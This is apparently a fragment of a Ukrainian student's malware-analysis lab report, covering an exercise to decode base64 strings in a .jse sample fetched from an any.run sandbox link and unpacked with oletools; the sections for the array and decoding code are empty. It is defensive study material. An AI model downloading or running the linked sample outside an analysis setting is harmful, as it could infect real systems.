


також id, можливо він передається на сервер

3. Проаналiзуйте код файлу .jse у зразку з роздiлу 7.3.4. Розшифруйте base64-кодованi рядки у масивi a.

Завантажуємо файл з [https://app.any.run/tasks/697ddb83-2198-4adf-a626-d1b39e77d7cd/#](https://app.any.run/tasks/697ddb83-2198-4adf-a626-d1b39e77d7cd/), розархівуємо та розшифруємо через oletools





Масив а:



Напишемо код для розшифровки: 